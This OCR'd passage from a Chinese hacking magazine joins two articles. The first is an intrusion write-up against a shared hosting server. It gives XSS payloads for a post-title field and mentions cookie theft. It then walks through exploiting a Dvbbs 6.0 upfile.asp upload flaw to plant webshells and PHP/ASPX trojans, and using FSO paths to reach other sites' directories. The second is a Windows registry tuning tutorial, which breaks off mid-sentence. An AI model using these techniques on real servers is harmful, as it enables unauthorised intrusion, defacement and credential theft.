


图3 利用标题过滤不严整跨站成功

由于是50个字符，所以尽量控制输入。在标题里写成："><script>open("http://baidu.com");</script>，就会成功新开一个

baidu 的窗口，当然写成："><script>location="http://baidu.com";</script>就会直接打开百度。这样就可以挂木马或者通过js控制获得用户的cookies信息，不过理想和现实总是存在差距，管理员看到这样的标题一般就会直接删除，就算是挂网页木马或者拿到cookies也不一定有利用价值。然后仔细研究了一些其他的版块，同样毫无收获，最终以失败告终。

二、另辟蹊径，柳暗花明

既然这个网站行不通，那么可以通过旁注拿服务器上的其他网站权限，这样就有针对性了。打开旁注工具domain，查询一下服务器上绑定了多少个域名，看来比较多。还是先批量查一下注入点，工具找到不少，可惜不是查不到后台，就是md5的密码难以破解。这里也说一下自己的心得，通过注入拿到的后台一般都没有什么利用价值，起码拿webshell是无法保证的。好了，细心找一下其他网站的漏洞吧，总算让我找到一个动网6.0的论坛，如图4所示。




图4 服务器上存在动网6.0的站点

这里就不慌着入侵了，可能服务器上保留的只是网站的域名，通过ping来判断一下，确定了在同一服务器上。这个论坛没有修改默认数据库，动网6.0的漏洞还是比较多的，先来看看最简单的。在论坛地址后输入upfile.asp，看来是存在漏洞的，如图5所示。拿出桂林老兵的动网上传漏洞利用工具，输入提交地址后选择一款免杀宝马，提示上传成功，如图6所示。最后访问生成的文件，webshell就成功到手了。



图5 通过上传页面错误提示信息确定漏洞




图7 webshell截图




图6 上传asp文件成功

由于是虚拟主机，安全做得相当不错，Shell.Application和WScript.Shell都不可利用。首先想到的当然是提权了，先传上一个小鱼精品PHP木马，HOHO，居然可以成功访问，如图8所示。




图8 php木马可执行，具备可写权限

可惜最重要的cmd不能执行，利用程序自带的su提权工具也是提示失败，ftp登陆后发现是Microsoft FTP终端。传上一个aspx的脚本木马能正常访问，但是cmdshell也不可用，aspx的用户默认是user权限啊！看来就我这个水平的提权是天方夜谈了，汗啊。

记得通过海洋的组件探测，FSO是可以利用的，不过任何分区都不允许访问。通过webshell可以知道站点的目录为E:\5535333com\www,难道存在一定规律？我试着在跳转目录下输入E:\cn165net，居然成功进入了站点目录，如图9所示。




图9 结合判断并利用FSO跳到cn165目录

记得以前黑站还没看到过这样的主机。同时它的权限并没有设置好，对所有站点均有可写的权限，为了方便操作，我传了一个phpshell到cn165的目录下，如图10所示。可以清楚看到，的确是具有可写权限，那么在首页挂个马是不成任何问题了。




图10 最终的cn165站点的webshell

三、菜鸟入侵，只求收获

其实我也是一个菜鸟，这次入侵中遇到不少挫折。这台服务器看似固若金汤，却对站点目录名设置不当，让社会工程学又派上用场，并且更可怕的是权限设置的问题，虽然没有得到最终的服务器控制权，但是起码最初的目的达到了，并且可以轻易修改服务器上的任何站点。

让人觉得惋惜的是，我通过查看该站点的文件，发现这个网站的管理非常注重安全。很多文件进行加密，并且数据库并不在web目录下，可惜却存在于一个不安全的服务器上。最后也放弃了挂马的想法，通知一下空间管理员，也算是对入侵有个回报吧。

【文中所涉及到的dvbbs上传利用工具、fix.php，已经收录在光盘中】

编辑点评： 如果遇到了Microsoft FTP，几乎是没戏了，但作者通过寻找到论坛上传漏洞来上传WebShell并通过利用FSO跳到具有写权限的目录，而最终拿到目标的WebShell。绝大多数人遇到工具扫描不出注入点就放弃了，而作者通过寻找各个可以利用的地方来突破防线，绝大部分是自己经验的累积。也是值得我们赞扬的一个地方。

补充营养，增加养分，维C，维E，一片都不能少。从民间流传的营养补给口诀是这样的：吃药不如吃饭；吃得好不如睡得好。乍看有些道理，天生的好内核自然是最好的。但是对于知识营养的补给来说，却是我们一生都应该源源不断需要摄取的，所谓“活到老，学到老”，“落后就要挨打”等这些学习的道理我们的先祖早就给我们总结出来了的。所以本栏目的宗旨就是为新人菜鸟提供必需的养料，提供益于他们生长的环境和温床。再次郑重声明：本栏目就像中国武术一样，旨在强身健体，增加知识，绝不是为了让你强大之后去欺负弱小者。国际劳动节我们给大家准备了什么呢，请看……

注册表你会玩吗？木马你会藏吗？网页木马你捉到了吗？本期会一一给你解答，让你在五·一这几天补充玩黑的基本营养素，还等什么，赶快充电吧~

注册表Hacking之终极定制

scuhkr

从本文你可以学到：
1 注册表的相关基础知识
2 利用注册表优化、定制、保护windows系统

一 、前置理论

众所周知，Windows操作系统进入Windows 98以来到现在的Win 2000和Win XP，注册表就取代了Win95系列的*.ini文件的传统系统配置方式，扮演着整个操作系统核心数据库的作用。因为Windows注册表中记录着用户安装在计算机上的软件和每个程序的相关信息，用户可以通过注册表调整软件的运行性能，检测和恢复系统错误，定制桌面等，用户修改配置，只需要通过注册表编辑器，单击鼠标，即可轻松完成。此外，还可以通过注册表来完成系统远程管理。所以，如果一旦你掌握了注册表，即掌握了对计算机配置的控制权，只需要通过注册表即可将自己计算机的工作状态调整到最佳。

既然注册表对Microsoft Windows那么重要，于是很多木马后门的高手们都在注册表里大做文章，比如实现木马后门的自启动，比如关联exe或txt等文件到木马后门程序等等。

熟悉注册表的读者们都知道，要打开“注册表编辑器”，依次单击“开始”、“运行”，键入regedit（或regedt32），然后单击“确定”即可，运行结果如图1所示：




图1 注册表编辑器界面

从图1左边分割栏可以看到，WINDOWS的注册表有五大根键，它们的定义和说明见表1。

根 键	说 明
HKEY_CURRENT_USER	包含当前登录用户的配置信息的根目录。用户文件夹、屏幕颜色和“控制面板”设置存储在此处。该信息被称为用户配置文件。
HKEY_USERS	包含计算机上所有用户的配置文件的根目录。HKEY_CURRENT_USER 是 HKEY_USERS 的子项。
HKEY_LOCAL_MACHINE	包含针对该计算机（对于任何用户）的配置信息。
HKEY_CLASSES_ROOT	是 HKEY_LOCAL_MACHINE\Software 的子项。此处存储的信息可以确保当使用 Windows 资源管理器打开文件时，将打开正确的程序。
HKEY_CURRENT_CONFIG	包含本地计算机在系统启动时所用的硬件配置文件信息。

表1 五大根键定义和说明

显然，在注册表中，所有的数据都是通过一种树状结构以键和子键的方式组织起来的，十分类似于目录结构。每个键都包含了一组特定的信息，每个键的键名都是和它所包含的信息相关的。如果这个键包含子键，则在注册表编辑器窗口中代表这个键的文件夹的左边将有“+”符号，以表示在这个文件夹中有更多的内容。如果这个文件夹被用户打开了，那么这个“+”就会变成“－”。

小提示

在操作注册表编辑器的时候，我们可以用鼠标键顺着树状结构点击达到你要去往的目标键，也可以通过方向键“↓”和“↑”移动到目标键，遇到“+”则可以通过“→”进入分支，也可以通过“←”跳出分支，如果分支里有很多子键，则可以通过首字母快速定位，比如已经在HKEY_LOCAL_MACHINE/Software里面了，我想查看Microsoft的软件产品，就可以按“M”字母快速定位到以“M”开头的公司键名，然后不断按“M”直到查找到“Microsoft”。就我个人而言，使用方向键要更为快捷和方便。

表2则列出了当前由系统定义和使用的数据类型：

数据类型	说明
REG_BINARY	未处理的二进制数据。多数硬件组件信息都以二进制数据存储，而以十六进制格式显示在注册表编辑器中。
REG_DWORD	数据由 4 字节长的数表示。许多设备驱动程序和服务的参数是这种类型并在注册表编辑器中以二进制、十六进制或十进制的格式显示。
REG_EXPAND_SZ	长度可变的数据串。该数据类型包含在程序或服务使用该数据时确定的变量。
REG_MULTI_SZ	多重字符串。其中包含格式可被用户读取的列表或多值的值通常为该类型。项用空格、逗号或其他标记分开。
REG_SZ	固定长度的文本串。
REG_FULL_RESOURCE_DESCRIPTOR	设计用来存储硬件元件或驱动程序的资源列表的一列嵌套数组。

表2 注册表数据类型

注意

作者的实验环境为Windows XP SP2中文版，如果是Windows 2000或98可能会稍有不同。

下面，我们就进入主题，来Hacking Hacking Windows的注册表，但不同的是，我们的目的在于利用注册表来优化和保护我们的Windows系统，而不是用来养马牧马干坏事哦。

二、系统性能优化篇

一般说来，只要硬件配置不错，默认安装的Win XP系统在性能上已经能满足普通用户的需要了，但是你愿意只做一个普通用户吗？反正我不愿意，在系统性能和安全的要求上，我们的目

标是："没有最好，只有更好。"

1．减少开机启动时间

Windows XP 每次开机后进入滚动条的时候总要等滚动条走几个来回，我们可以修改这里，让滚动条只走一两次。

找到项 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\PrefetchParameters，然后找到键 EnablePrefetcher，改值 3 为 1，嘿嘿，下次重启后看看开机速度是不是大大加快了呢！这里的意思就是改变了 Windows预装载设置，使其在开机时省去了一些不必要程序的预装载，从而加快了开机速度。

2．加快关机速度

记得读本科的时候，学校规定宿舍晚上 11 点 30 关电，可当时酷爱星际争霸，常常因为游戏忘了时间，忽然醒悟的时候，马上关机，可 windows关机总要等待其他程序结束，耗费很多时间，于是总是在关机的最后几秒，停电了，那个感受就两个字：郁闷！

找到项 HKEY_CURRENT_USER\Control Panel\Desktop 将 AutoEndTasks 由 0 设为 1，即开启自动结束任务，将 WaitToKillAppTimeout 由 20000 设为 1000，即把等待应用程序终止的时间由 20 秒降到 1 秒，HungAppTimeout 由 5000 设为 200，即把等待应用程序悬挂的时间由 5 秒降到 1 秒，同时将项 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control 的 WaitToKillServiceTimeout 由 20000 设为 